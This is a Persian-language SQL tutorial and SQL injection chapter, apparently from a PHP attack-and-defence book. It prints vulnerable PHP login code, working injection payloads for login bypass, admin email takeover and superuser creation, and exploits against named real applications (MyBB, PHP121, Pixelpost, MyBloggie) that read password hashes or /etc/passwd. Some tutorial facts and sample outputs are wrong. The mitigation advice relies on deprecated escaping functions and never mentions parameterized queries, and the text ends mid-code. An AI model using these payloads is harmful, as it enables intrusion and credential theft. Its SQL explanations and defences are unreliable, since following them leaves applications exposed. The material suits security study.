در این ترکیب ، با استفاده از دستور order و تابع rand() مقادیر موجود در ۵ ردیف اول را به صورت اتفاقی مرتب کردیم.در حالت کلی دستور Order برای مرتب کردن داده ها به صورت های مختلف (صعودی ، نزولی ، تصادفی و ...) استفاده میشود.

در MySql :

```
select ename,job
 from emp
order by rand() limit 5
```

در پایگاه PostgreSQL به صورت زیر :

```
select ename,job
 from emp
order by random() limit 5
```

در پایگاه داد های Oracle باید از تابع VALUE استفاده کرده و مقدار آن را برابر DBMS_RANDOM قرار دهید.نمای این ترکیب به صورت زیر است :

```
select *
   from (
  select ename, job
    from emp
   order by dbms_random.value()
      )
where rownum <= 5
```

در پایگاه SqlServer باید از تابع newid استفاده کنید.خوانندگان باید سعی کنند ، بیشتر تمرکز را بر روی پایگاه های SqlServer وMySql قرار دهند ،زیرا بیشترین مقادیر نفوذ توسط تزریق کد های Sql در پایگاه داد های SqlServer صورت گرفته است و MySql نیز محبوب ترین و مورد استفاده ترین پایگاه داده هاست.

```
select top 5 ename,job
from emp
order by newid()
```

شما میتوانید ، استفاده این دستور در پایگاه داده های MySql را مشاهده فرمایید.

		id	menutype	name
?	?	23	mainmenu	Links
?	?	8	mainmenu	Wrapper
?	?	2	mainmenu	News
?	?	10	othermenu	Mitral Home
?	?	9	mainmenu	Blog

به مقدار ID ها توجه کنید.

☒ جستجو برای نظیر ها

گاهی پیش میآید که ما در داده های خود ، نیاز به مقادیری داریم که بین ۱۰ و ۲۰ هستند.برای این کار باید از ترکیب زیر استفاده کنید.

```
select ename, job
from emp
where deptno in (10,20)
```

در ترکیب بالا با استفاده از دستور in مشخص کردیم ، کسانی که deptno مابین ۱۰ و ۲۰ دارند ، نمایش داده شوند.و نتیجه را خواهیم دید :

```
ENAME      JOB
---------- ---------
SMITH      CLERK
JONES      MANAGER
CLARK      MANAGER
SCOTT      ANALYST
KING       PRESIDENT
ADAMS      CLERK
FORD       ANALYST
MILLER     CLERK
```

گاهی اوقات هم ممکن شما دنبال کسانی باشید که در داخل اسمشان حرف I دارند و آخر اسم شغلشان حرف ER هست ، برای پیدا کردن این اشخاص باید از ترکیب زیر استفاده کنید:

```
select ename, job
 from emp
 where deptno in (10,20)
 and (ename like '%I%' or job like '%ER')
```

در این ترکیب ، همانطور که مشاهده میکنید ، شرط اول دستور WHERE همان بالا ست و ما با استفاده از کلمه کلیدی AND شرط دیگری نیز برای مقادیر نهادیم.ما دستور را از آن جهت به صورت %I% به کار بردیم ، که خواهان نام افرادی بودیم که در ما بین خود حرف I دارند. ترکیب %ER نیز مشخص میکند که دو حرف ER در آخر نام شغل کارمندان انتخاب شده باید باشد.حال نکاتی را در مورد این دستور ، مرور میکنیم:

۱- به کار بردن یک حرف و یا حروف به صورت (حرف %) بدین معناست که حرف به کار برده شده بعد از علامت درصد باید در انتهای حروف یک کلمه وجود داشته باشد.

۲- به کار بردن یک حرف و یا حروف به صورت (% حرف) بدین معناست که حرف به کار برده شده بعد از علامت درصد باید در ابتدای حروف یک کلمه وجود داشته باشد.

۳- به کار بردن یک حرف و یا حروف به صورت (% حرف %) بدین معناست که حرف به کار برده شده در بین علامت های درصد باید در بین حروف یک کلمه موجود باشد.

حال نتیجه بازگشتی پس از به کار بردن دستور ابتدایی را ببینید:

```
ENAME      JOB
---------- ---------
SMITH      CLERK
JONES      MANAGER
CLARK      MANAGER
KING       PRESIDENT
MILLER     CLERK
```

☒ روش های مرتب سازی

مرتب سازی یکی از مهم ترین قسمت ها در برنامه نویسی به زبان Sql است.کار خود را با یک مثال شروع میکنیم.فرض کنید میخواهیم اطلاعاتی مانند نام ، شغل و حقوق تعدادی از کارمندان خویش را که در بخش ۱۰ کار میکنند مشاهده نماییم. در ضمن میخواهیم که حقوق آنها به صورت صعودی مرتب شده باشد ، برای رسیدن به هدف خود ، چاره ای جز به کار بردن دستور زیر را نداریم :

```
select ename,job,sal
   from emp
  where deptno = 10
  order by sal asc
```

و در نتیجه خواهیم داشت :

```
ENAME      JOB             SAL
---------- --------- ----------
MILLER     CLERK           1300
CLARK      MANAGER         2450
KING       PRESIDENT       5000
```

همانطور که مشاهده میکنید ، در این قسمت از دستور Order by استفاده کردیم ، در این دستور مقدار بعدی نام ردیف که باید مرتب شود و مقدار بعدی حالت مرتب سازی است.برای مرتب سازی به صورت نزولی از دستور desc استفاده میکنیم.

```
select ename,job,sal
 from emp
 where deptno = 10
 order by sal desc
```

ودر نتیجه داریم :

```
ENAME      JOB             SAL
----------  ---------       ----------
MILLER     CLERK           5000
CLARK      MANAGER         2450
KING       PRESIDENT       1300
```

برای مرتب سازی ، میتوان از شماره ردیف نیز به جای نام آن استفاده کرد.

```
select ename,job,sal
 from emp
 where deptno = 10
 order by 3 desc
```

حال اگر در مقادیر بازگشتی دقت کنید میبینید ، که با ترکیبی که در آن نام ردیف به کار برده شده است ، تفاوتی ندارد.

```
ENAME      JOB             SAL
----------  ---------       ----------
MILLER     CLERK           5000
CLARK      MANAGER         2450
KING       PRESIDENT       1300
```

شما میتوانید با استفاده از یک ویر گول ، چند ستون و ردیف را به طور همزمان مرتب کنید :

```
select empno,deptno,sal,ename,job
from emp
order by deptno, sal desc
```

شما میتوانید برای مرتب سازی از دستور Group By نیز استفاده کنید.

☒ مرتب کردن با Substring ها

ممکن است ما بخواهیم شعل کارمند ها را با استفاده از ۲ حرف آخر آنها مرتب سازیم ، برای این کار نیز SQL چاره ای اندیشیده است. در DB2, MySQL, Oracle,PostgreSQL به صورت زیر عمل میکنیم :

```
select ename,job
 from emp
order by substr(job,length(job)-2)
```

و در Sql Server به صورت زیر کار خود را پیش میبریم :

```
select ename,job
 from emp
```

```
order by substring(job,len(job)-2,2)
```

میتوانید با تغییر اعداد و ترکیب ، تعداد حروف و جایگاه قرار گیری آنها را نیز تغییر دهید.پس از بکاربردن دستورات بالا دیدیم:

```
ENAME      JOB
---------- ---------
KING       PRESIDENT
SMITH      CLERK
ADAMS      CLERK
JAMES      CLERK
MILLER     CLERK
JONES      MANAGER
CLARK      MANAGER
BLAKE      MANAGER
ALLEN      SALESMAN
MARTIN     SALESMAN
WARD       SALESMAN
TURNER     SALESMAN
SCOTT      ANALYST
FORD       ANALYST
```

به ستون شغل ها توجه فرمایید.

☒ پیوند میان دستورات

دستوری که در این قسمت بررسی خواهد شد ، دستور پر استفاده UNION است.این دستور باعث ایجاد پیوند میان چند دستور میشود، به طور مثال :

```
select ename,job from emp

select empno,deptno,sal from emp
```

این ترکیبات ، دستوراتی کاملا واضح را شامل میشوند ، اما گاهی ممکن است شما بخواهید ، هر دو این دستورات با هم اجرا شده و تنها یک نتیجه داشته باشیم . یعنی هر دستور به صورت مجزا اجرا نشده و نتیجه های خود را نمایش ندهد. برای انجام این کار زبان SQL دستور UNION را به ما پیشنهاد میکند. به صورت :

```
select ename,job from emp
UNION
select empno,deptno,sal from emp
```

اکنون هر دو این دستورات با یکدیگر اجرا شده و تنها یک جواب خواهیم داشت که تمامی مقادیر خواسته شده را شامل میشود و ما به وسیله دستور UNION دو ترکیب را با یکدیگر پیوند دادیم.

نکته : یکی از مهمترین دستورات در تزریق کد ها ی SQL دستور UNION است که در ادامه با کاربرد آن در تزریق آشنا خواهید شد.

☒ ایجاد مقادیر جدید

در هنگام کار با پایگاه داد ها میتوانید ، مقادیر جدید را به جدول ها اضافه کنید.با این کار میتوان ،یک کارمند جدید ، حقوق جدید و یا ... به داده ها بافزاید.به طور مثال :

```
insert into dept (deptno,dname,loc)
values (50,'PROGRAMMING','BALTIMORE')
```

به وسیله دستور بالا، در جدول dept به فیلد ها مقادیر زیر ارسال میشود:

```
deptno = 50
dname  = PROGRAMMING
loc    = BALTIMORE
```

اکنون یک مقدار کاملا جدید با داده های بالا در جدول dept در پایگاه داد ها ذخیره شده است.

☒ به روز رسانی مقادیر

گاهی مواقع ممکن است ، مقداری به صورت اشتباه در پایگاه داد های ما ذخیره شده باشد.برای رفع این مشکل باید از دستور UPDATE استفاده کنیم.شکل کلی این ترکیب به صورت زیر است:

```
UPDATE table_name
SET column_name = value
WHERE condition
```

و ما به طور مثال یک مقدار جدید و به روز شده به یکی از ستون های خود در پایگاه داد ها میدهیم.

```
UPDATE dept
SET
dname = 'HACKER'
loc = 'IRAN'
WHERE deptno = 50
```

در این قسمت آموزش برنامه نویسی SQl به پایان میرسد ، آموزش های گفته شده بسیار بیشتر از نیاز ما برای تزریق کدهای Sql بود . تا به حال مفاهیم پایه ای و نحوه استفاده از این زبان را یاد گرفته اید ، در فصول آتی به بررسی برنامه های آسیب پذیر ، را ه های امن سازی ، روش ها ی تزریق و ... میپردازیم

☒ آسیب پذیری تزریق کدهای SQL

اساس کار این به گونه ای است ، که به همراه در خواست و کدهای فرستاده شده به سمت سرور برای گرفتن اطلاعات ، کدها و دستوراتی نیز توسط نفوذ گر به سمت پایگاه داده ها فرستاده میشود.به این مثال دقت فرمایید :

```
<?
//login.php -- SQL Injection Vulnerable page
//Attack and defence php apps book
//shahriyar - j
$user = $_POST['user'];
$pass = $_POST['pass'];
$link = mysql_connect('localhost', 'root', 'pass') or die('Error:
'.mysql_error());
mysql_select_db("sql_inj", $link);
$query = mysql_query("SELECT * FROM sql_inj WHERE user ='".$user."'
AND pass ='" .$pass. "'",$link);
if (mysql_num_rows($query) == 0) {
echo"<scripttype=\"text/javascript\">window.location.href='index.html
';</script>";
exit;
}
$logged = 1;
?>
```

کد های بالا در نظر یک کاربر ، کدهایی عاری از هر گونه خطر تلقی میشوند.اما با کمی تامل در میبابیم مقادیر نام کاربری و رمز عبور بدون هیچ گونه فیلتری به سمت پایگاه داده ها فرستاده میشوند.

```
$user = $_POST['user'];
$pass = $_POST['pass'];
...
...
$query = mysql_query("SELECT * FROM sql_inj WHERE user ='".$user."'
AND pass ='" .$pass. "'",$link);
...
...
```

نکته : به کدهای SQL که به سمت پایگاه داده ها فرستاده و اطلاعاتی را درخواست میکنند و یا با سوال ، جواب مقداری را بررسی میکنند جستار[۱۴] میگویند.

جستار هایی که توسط کدهای ما به سمت پایگاه داد ها میروند به صورت زیر هستند.

```
"SELECT * FROM sql_inj WHERE nick ='".$nick."' AND pass ='" .$pass. "'"
```

[14] Query

حال اگر ما مقادیری که برای اعتبار سنجی فرستاده میشوند به این صورت ارسال کنیم :

```
$user = 1' OR '1' = '1
$pass = 1' OR '1' = '1
```

جستار جدید ما به شکل زیر در خواهد آمد :

```
"SELECT * FROM sql_inj WHERE nick ='1 OR '1' = '1' AND pass ='1' OR '1' = '1'"
```

اگر به کدها بازگردیم در خطوط پایانی به مقدار زیر بر میخوریم:

```
if (mysql_num_rows($query) == 0) {
echo"<scripttype=\"text/javascript\">window.location.href='index.html
';</script>";
exit;
}
$logged = 1;
```

کاملا مشهود است که عبارت شرطی اگر مقدار ۰ را از پایگاه داده ها دریافت کند (این مقدار هنگامی از طرف پایگاه داده ها فرستاده میشود که نام کاربری و رمز عبور اشتباه باشد) کاربر را به صفحه index باز میگرداند و در غیر این صورت کاربر را مدیر شناخته و ... .

نفوذ گر با فرستادن مقدار 1 or 1=1 باعث میشود که پایگاه داده ها مقدار نام کاربری را یک تلقی کرده و به همین ترتیب رکورد های بازگشتی مقدار صفر به خود نمیگیرند (زیرا "یک یا یک همیشه مساوی یک است").نفوذ گر میتواند با فرستادن ترکیبی دیگر حتی بدون دادن رمز عبور وارد محدوده مدیر شود.

```
$user = 1' OR '1' = '1 #
$pass = No_PASSWORD
```

علامت # در اکثر زبان های برنامه نویسی (SQL نیز مشمول این اکثریت است) نشان دهنده توضیحاتی است که برنامه نویس برای قسمت های مختلف برنامه خود میگزارد و این توضیحات توسط مفسر زبان پردازش نمیشوند.حال جستار فرستاده شده به صورت زیر تغییر میابد:

```
"SELECT * FROM sql_inj WHERE nick ='1 OR '1' = '1' # AND pass = No_PASSWORD"
```

مقدار بعد از # به عنوان توضیحات شناخته شده ، پردازش نمیشود و ما بدون دانستن رمز عبور صفحه ورود را دور زدیم.

حال با این مثال توجه کنید :

```
<?
//email.php -- SQL Injection Vulnerable page
//Attack and defence php apps book
//shahriyar - j
...
$email = $_POST['email'];
...
...
$query = mysql_query("SELECT email, passwd, user_name FROM users
WHERE email =
'".$email."'");
...
...
?>
```

باز هم گرفتن مقادیر بدون بررسی ، همانطور که مشاهده میکنید ، مقدار متغییر email بدون بررسی به پایگاه داده ها ارسال میشود.یک نفوذ گر میتواند با استفاده از دستور UNION و یا کاراکتر (;) دستوراتی را برای پایگاه داده ها ارسال کرده و به سود خود کاری را از پیش برد.به طور مثال اگر ما متغییر email را به صورت زیر مقدار دهی کنیم :

```
$email =  x'; UPDATE users SET email = 'attacker@attack.ir' WHERE
email = 'admin@example.ir';
```

جستار جدید به صورت زیر شکل خواهد گرفت :

```
SELECT email, passwd, user_name FROM users WHERE email = ' x'; UPDATE
users SET email = 'attacker@attack.ir' WHERE email =
'admin@example.ir';
```

این اسکریپت ، پس از خواندن مقدار x به عنوان mail به کاراکتر Apex (') میرسد و پس از آن باقی دستورات را به اجرا در میآورد.دستورات بالا باعث میشوند ایمیل مدیر وب سایت با ایمیلی که توسط نفوذ گر داده شده است جایگزین شود.پس از این کار نفوذ گر میتواند وانمود کند که نام کاربری و رمز عبور خود را فراموش کرده (خود را به جای مدیر جای بزند) و چون اکثر برنامه های وب قابلیت بازیابی اطلاعات از طریق ایمیل را دارند ، ایمیلی حاوی نام کاربری و رمز عبور مدیر سایت را یافت کرده و ... .

اکنون به مثال زیر که حاوی کدهای برنامه ای آسیب پذیر است دقت کنید ، کدهای زیر برای برقراری ارتباط با پایگاه داد های PostgreSQL نوشته شده اند.

```
<?
//PostgreSQL Database -- Vulnerable query
//Attack and defence php apps book
//shahriyar - j
$offset = $argv[0];
$query   = "SELECT id, name FROM products ORDER BY name LIMIT 20
OFFSET $offset;";
$result = pg_query($conn, $query);
?>
```

در برنامه کاملا مشهود است که مقدار متغییر OFFSET بدون بررسی گرفته و برای در بر داشتن نتایج مطلوب در جستار مورد استفاده قرار گرفته است.اکنون یک نفوذگر به راحتی و با استفاده از کاراکتر ; میتواند علاوه بر مقدار دهی متغییر OFFSET جستار های مخرب خود را نیز به برنامه تزریق کند.

```
0;
insert into pg_shadow(usename,usesysid,usesuper,usecatupd,passwd)
    select 'crack', usesysid, 't','t','crack'
    from pg_shadow where usename='postgres';
--
```

پس از اجرای اسکریپت و دادن کد های بالا به عنوان ورودی ، متغییر OFFSET به صورت درست مقدار دهی شده و پس ان دیگر دستورات تزریق شده اجرا و یک کاربر ثبت میکنند در انتهای کدها علامت – را مشاهده میکنید. این علامت در زبان SQL برای ایجاد کامنت استفاده میشود و مفسر پس از رسیدن به این علامت ، جستار های بعدی را به عنوان کامنت محسوب کرده و از اجرای آنان امتناع میورزد.

در ادامه برنامه های معروف و واقعی که از این آسیب پذیری رنج میبرده اند را معرفی خواهم کرد.

☒ برنامه های آسیب پذیر

در این قسمت تعدادی از برنامه های معروف و غیر معروف را که از آسیب پذیری تزریق کدهای SQL رنج میبرده اند را جهت آشنایی شما خوانندگان عزیز با کدهای گوناگون آسیب پذیر معرفی میکنم.

نام برنامه :blur6ex

نسخه : ۰,۳,۴۶۲

توضیحات :

کدهای آسیب پذیر این برنامه در فایلی به نام blog.php ، بین خطوط ۴۹۷ تا ۵۰۰ قرار دارند.

```
//blur6ex <= 0.3.462 SQL injection
//Attack and defence php apps book
//shahriyar - j

...
case "proc_reply":
    // In order to set the permissions of the reply it's necessary to
know what the parent is
    $permissionid = mysql_query("SELECT permission FROM blog WHERE
ID=" . $_REQUEST['ID']);
...
```

پس از بررسی متوجه میشویم ، متغییر ID که توسط متغییر گلوبال REQUEST از کاربر دریافت میشود ، بدون بررسی به سمت پایگاه داده ها ارسال میشود. اکنون نفوذ گر میتواند کدهای خود را به پایگاه داده ها تزریق کند.

نام برنامه : MyBB

نسخه :۱,۰۳

توضیحات :

کدهای آسیب پذیر در فایلی به نام misc.php ، بین خطوط ۲۵۵ تا ۲۶۵ قرار دارند.

```
//MyBulletinBoard (MyBB) <= 1.03 SQL Injection
//Attack and defence php apps book
//shahriyar - j

...
$buddies = $mybb->user['buddylist'];
$namesarray = explode(",",$buddies);
if(is_array($namesarray))
{
```

```
while(list($key, $buddyid) = each($namesarray))
{
$sql .= "$comma'$buddyid'";
$comma = ",";
}
$timecut = time() - $mybb->settings['wolcutoff'];
$query     =     $db->query("SELECT     u.*,     g.canusepms     FROM
".TABLE_PREFIX."users u LEFT JOIN ".TABLE_PREFIX."usergroups g ON
(g.gid=u.usergroup) WHERE u.uid IN ($sql)");
...
```

تابع گلوبالUnset مقدار کوکی ها را Unset نمیکند.بنابر این با مقدار دهی متغییر comma به صورت کوکی میتوان ، کدهای SQL را تزریق کرد.به طور مثال ایجاد و یا تغییر کوکی ها به صورت زیر :

```
Name=> "comma"
value=>"comma=0)%20%3C%3E%200%20UNION%20ALL%20SELECT%201,loginkey,3,4
,5,6,7,8,9,0,1,2,3,4,5,6,7,8,9,0,1,2,3,4,5,6,7,8,
9,0,1,2,3,4,5,6,7,8,9,0,1,2,3,4,5,6,7,8,9,1  FROM  mybb_users  WHERE
uid=1/*")
```

اکنون با و فراخوانی صفحه misc میتوانید نتایج تزریق خود را که در این صفحه از کوکی ها گرفته وبه پایگاه داد ها ارسال میشوند را ببینید.

```
www.example.ir/path/misc.php?action=buddypopup
```

نام برنامه : PHP121 Instant Messenger

نسخه : ۱,۴

توضیحات :

کدهای آسیب پذیر در فایل php121login.php دیده میشوند.

```
//PHP121 Instant Messenger <= 1.4 SQL Injection
//Attack and defence php apps book
//shahriyar - j

  ...
  if (isset($_COOKIE['php121un']) && isset($_COOKIE['php121pw'])) {
$logindataun = $_COOKIE['php121un'];
$logindatapw = $_COOKIE['php121pw'];
if (!empty($logindataun) && !empty($logindatapw)) {
//we have a cookie - use it to login, overriding any sessions
$_SESSION[sess_username]=$logindataun;
$_SESSION[sess_password]=$logindatapw;
}
}
$sess_username=$_SESSION[sess_username];
$sess_password=$_SESSION[sess_password];
 ...
```

در صفحات دیگر مانند صفحه php121language.php مشاهده میکنیم.

```
//PHP121 Instant Messenger <= 1.4 SQL Injection
//Attack and defence php apps book
//shahriyar - j

...
$sess_username=$_SESSION[sess_username];
$sess_password=$_SESSION[sess_password];
// are we logged in?
if ($sess_username!="") {
// get our language preference
$sql="select      $dbf_language      from      $db_usertable      where
$dbf_uname='$sess_username'";
echo "sql: ".$sql."\r\n";
$row=mysql_fetch_row(mysql_query($sql));
if ($row[0]!="") {
require_once("language/lang-".strtolower($row[0]).".php");
}
} else {
// use the default language file
require_once("language/lang-
".strtolower($php121_config['default_language']).".php");
}
...
```

اکنون به راحتی میتوان با فرستادن هدر هایی که شامل کوکی هم شوند ، کدهای SQL را تزریق کرد.

```
GET /php121login.php HTTP/1.0
Host: somehost
Cookie:
php121un=%27UNION+SELECT+%27..%2F..%2F..%2Fetc%2Fpasswd%00%27+FROM+ph
p121_users%2F%2A; php121pw=suntzu;
Connection: Close
```

این کدها در صفحه php121language.php مقادیر را از کوکی ها گرفته و به عنوان جستار هایی به پایگاه دادها ارسال میکنند. و شما پس از تزریق میتوانید نتیجه کار خود را در همین صفحه مشاهده کنید.

نام برنامه : Pixelpost

نسخه : ۱-۲۵-rc1

توضیحات :

کدهای آسیب پذیر در فایلی به نام index.php ، بین خطوط ۶۷۰ تا ۶۸۰ قرار دارند.

```
//Pixelpost <= 1-5rc1-2 SQL Injection
//Attack and defence php apps book
//shahriyar - j

 ...
```

```
if($_GET['category'] != "")
{
// Modified from Mark Lewin's hack for multiple categories
$query = mysql_query("SELECT 1,t2.id,headline,image,datetime
FROM  {$pixelpost_db_prefix}catassoc as t1
INNER JOIN {$pixelpost_db_prefix}pixelpost t2 on t2.id = t1.image_id
WHERE t1.cat_id = '".$_GET['category']."'
AND (datetime<='$cdate')
ORDER BY datetime DESC");
$lookingfor = 1;
}
 ...
```

کاملا مشهود است که متغییر Category بدون بررسی ، مقدار جستار ها را تعیین میکند ، نفوذ گر میتواند به تزریق جستار به هدف خود برسد.

```
www.example.ir/path/index.php?x=browse&category='UNION          SELECT
'1','2',admin,'4','5' FROM pixelpost_config WHERE id=1/*
```

در بیش از ۹۰ درصد حملات هدف نفوذ گر به دست آوردن ، نام کاربری و هش رمزعبور وی است .

در این برنامه کدهای آسیب پذیر دیگری نیز در بین خطوط ۶۸۱ تا ۶۸۷ یافت میشوند.

```
//Pixelpost <= 1-5rc1-2 SQL Injection
//Attack and defence php apps book
//shahriyar - j
   ...
ELSE IF ($_GET['archivedate'] != "")
{
$where        =        "AND        (DATE_FORMAT(datetime,        '%Y-
%m')='".$_GET['archivedate']."')"; //DATE_FORMAT(foo, '%Y-%m-%d')
$query  =  mysql_query("SELECT  1,id,headline,image,  datetime  FROM
".$pixelpost_db_prefix."pixelpost  WHERE  (datetime<='$cdate')  $where
ORDER BY datetime desc");
$lookingfor = 1;
}
   ...
```

متغییر archivedate بدون بررسی ... .

نام برنامه : MyBloggie

نسخه : ۲,۱ بتا

توضیحات :

کدهای آسیب پذیر در فایلی به نام login.php ، بین خطوط ۴۰ تا ۶۹ قرار دارند.

```
//Pixelpost <= 1-5rc1-2 SQL Injection
//Attack and defence php apps book
//shahriyar - j
```

```
...
if (isset($_POST['username'])) {
$username=$_POST['username'];
} else $username="";
if (isset($_POST['passwd'])) {
$passwd = $_POST['passwd'];
} else  $passwd = "";
// Security precaution - sean 03 sep 2005
[!]if(ereg('[^A-Za-z0-9_]', $username)){
//redirecting the user if the username no alphanumeric to prevent
echo                  "<meta                  http-equiv=\"Refresh\"
content=\"1;url=".self_url()."/oops.php\" />";
exit();
}
if( isset( $mode ) )
{
if( $mode == "login" )
{
 $username = trim( $username );
$passwd = md5(trim( $passwd ));
if(    $username    ==    ""    )    message(    $lang['Error']    ,
$lang['Msg_enter_name'] );
if( $passwd == "" ) message($lang['Error'], $lang['Msg_enter_pass']
);
$result   =   mysql_query(   "SELECT   user   FROM   ".USER_TBL."   WHERE
user='$username'
AND password='$passwd'" ) or error( mysql_error() );
if( mysql_num_rows( $result ) != 1 ) {
...
```

در کدهای بالا تابع ereg نام کاربری را برای الفبایی عددی بودن بررسی میکند.یکی از اشکالات مفسر PHP در دادن مقدار NULL به تابع ereg است.که با انجام این کار این تابع از انجام وظیفه خود باز میماند. بنا بر این به راحتی میتوان با یک کاراکتر نال و یک مقدار همیشه درست ، صفحه ورود را دور زد.

```
username:[null char]'or'a'='a' LIMIT 1 /*
password:[nothing
```

در ادامه به نحوه ایمن سازی برنامه ها برای جلوگیری از این حملات میپردازیم.

☒ روش های ایمن سازی

برای جلوگیری از اینگونه حملات ، چندین راه در پیش دارید. اولین راه قرار دادن magic_quotes_gcp به صورت on است . با انجام این کار کاراکتر Apex در کوکی ها و ارسال هایی که توسط روش GET و POST انجام میگیرند ، فیلتر شده و از بین میروند. همانطور که دیدید ، کاراکتر Apex نقش مهمی در ایجاد یک حمله موفق تزریق کد های SQL بازی میکند و نبود آن باعث شکست حمله ما میشود.

روش دیگر استفاده از تابع addslashes() است.این تابع کاراکتر های مربوط به ارسال های پایگاه داده ها مانند (') و (") و NUL را با یک اسلش (/) همراه میسازد.به طور مثال :

```
<?
//addslashes() Function example
//Attack and defence php apps book
//shahriyar - j
$str = "Is your name Shahriyar'j?";
echo addslashes($str);
// Outputs: Is your name Shahriyar\'j?
?>
```

همانطور که میبینید کاراکتر (') فیلتر شد.

راه دیگر برای در امان ماندن از این حملات استفاده از تابع Mysql_escape_string() است.این تابع نیز همانند تابع Addslashes() عمل میکند.ببینید:

```
<?
//mysql_escape_string() Function example
//Attack and defence php apps book
//shahriyar - j
$item = "shahriyar-j's Book";
$escaped_item = mysql_escape_string($item);
printf("Escaped string: %s\n", $escaped_item);
// Outputs: shahriyar-j\'s Book
?>
```

یکی دیگر از روش هایی که میتوان برای جلوگیری از این حملات به کار برد استفاده از توابع Is_numeric() و Is_int برای گرفتن شماره کاربری است.

آخرین راهی که برای جلوگیری از این حملات به ذهن من میرسد استفاده از تابع array_map() است.یکی از کاربرد هایی که این تابع به ما ارائه میدهد ، اعمال یک تابع بر روی ورودی هایی که به صورت آرایه هستند ،است.برای فهم این موضوع به مثال زیر دقت کنید.

```
<?
//array_map() Function Example
//Attack and defence php apps book
```

```
//shahriyar - j
<?php
function cube($n)
{
return($n * $n * $n);
}
$a = array(1, 2, 3, 4, 5);
$b = array_map("cube", $a);
print_r($b);
?>
```

در کد های بالا با استفاده از تابع array_map() کاری کردیم که تابع cube با استفاده از هر یک از داد های موجود در آرایه $a اجرا شده و مقداری جدید ، ایجاد کند. نتیجه کد های بالا به صورت زیر خواهد بود.

```
Array
(
    [0] => 1
    [1] => 8
    [2] => 27
    [3] => 64
    [4] => 125
)
```

اکنون میتوان از این تابع به صورت زیر برای جلوگیری از حملات تزریق کد های SQL بهره جست.

```
$_GET = array_map('stripslashes', $_GET);
$_POST = array_map('stripslashes', $_POST);
$_COOKIE = array_map('stripslashes', $_COOKIE);
$_GET = array_map('mysql_real_escape_string', $_GET);
$_POST = array_map('mysql_real_escape_string', $_POST);
$_COOKIE = array_map('mysql_real_escape_string', $_COOKIE);
$_GET = array_map('addslashes', $_GET);
$_POST = array_map('addslashes', $_POST);
$_COOKIE = array_map('addslashes', $_COOKIE);
```

با انجام هر یک از توابع بر روی روش ها ارسال POST ، COOKIE و GET کاراکتر های خاصی را که برای حمله مورد نیاز هستند ، فیلتر کرده و حمله را ناموفق میکنیم.البته شما میتوانید با استفاده از خلاقیت خود روش های جدیدی برای جلوگیری از این حملات ایجاد نمایید.

نکته : از روش هایی که در آنها از توابع خاص استفاده شده است، تنها در صورتی استفاده کنید که مقدار magic_quotes_gpc برابر OFF باشد. برای این کار میتوانید از یک شرط ساده استفاده کنید.

```
if(!get_magic_quotes_gpc())
{
Filter codes
Escape codes
Filter codes
Escape codes
Filter codes
```

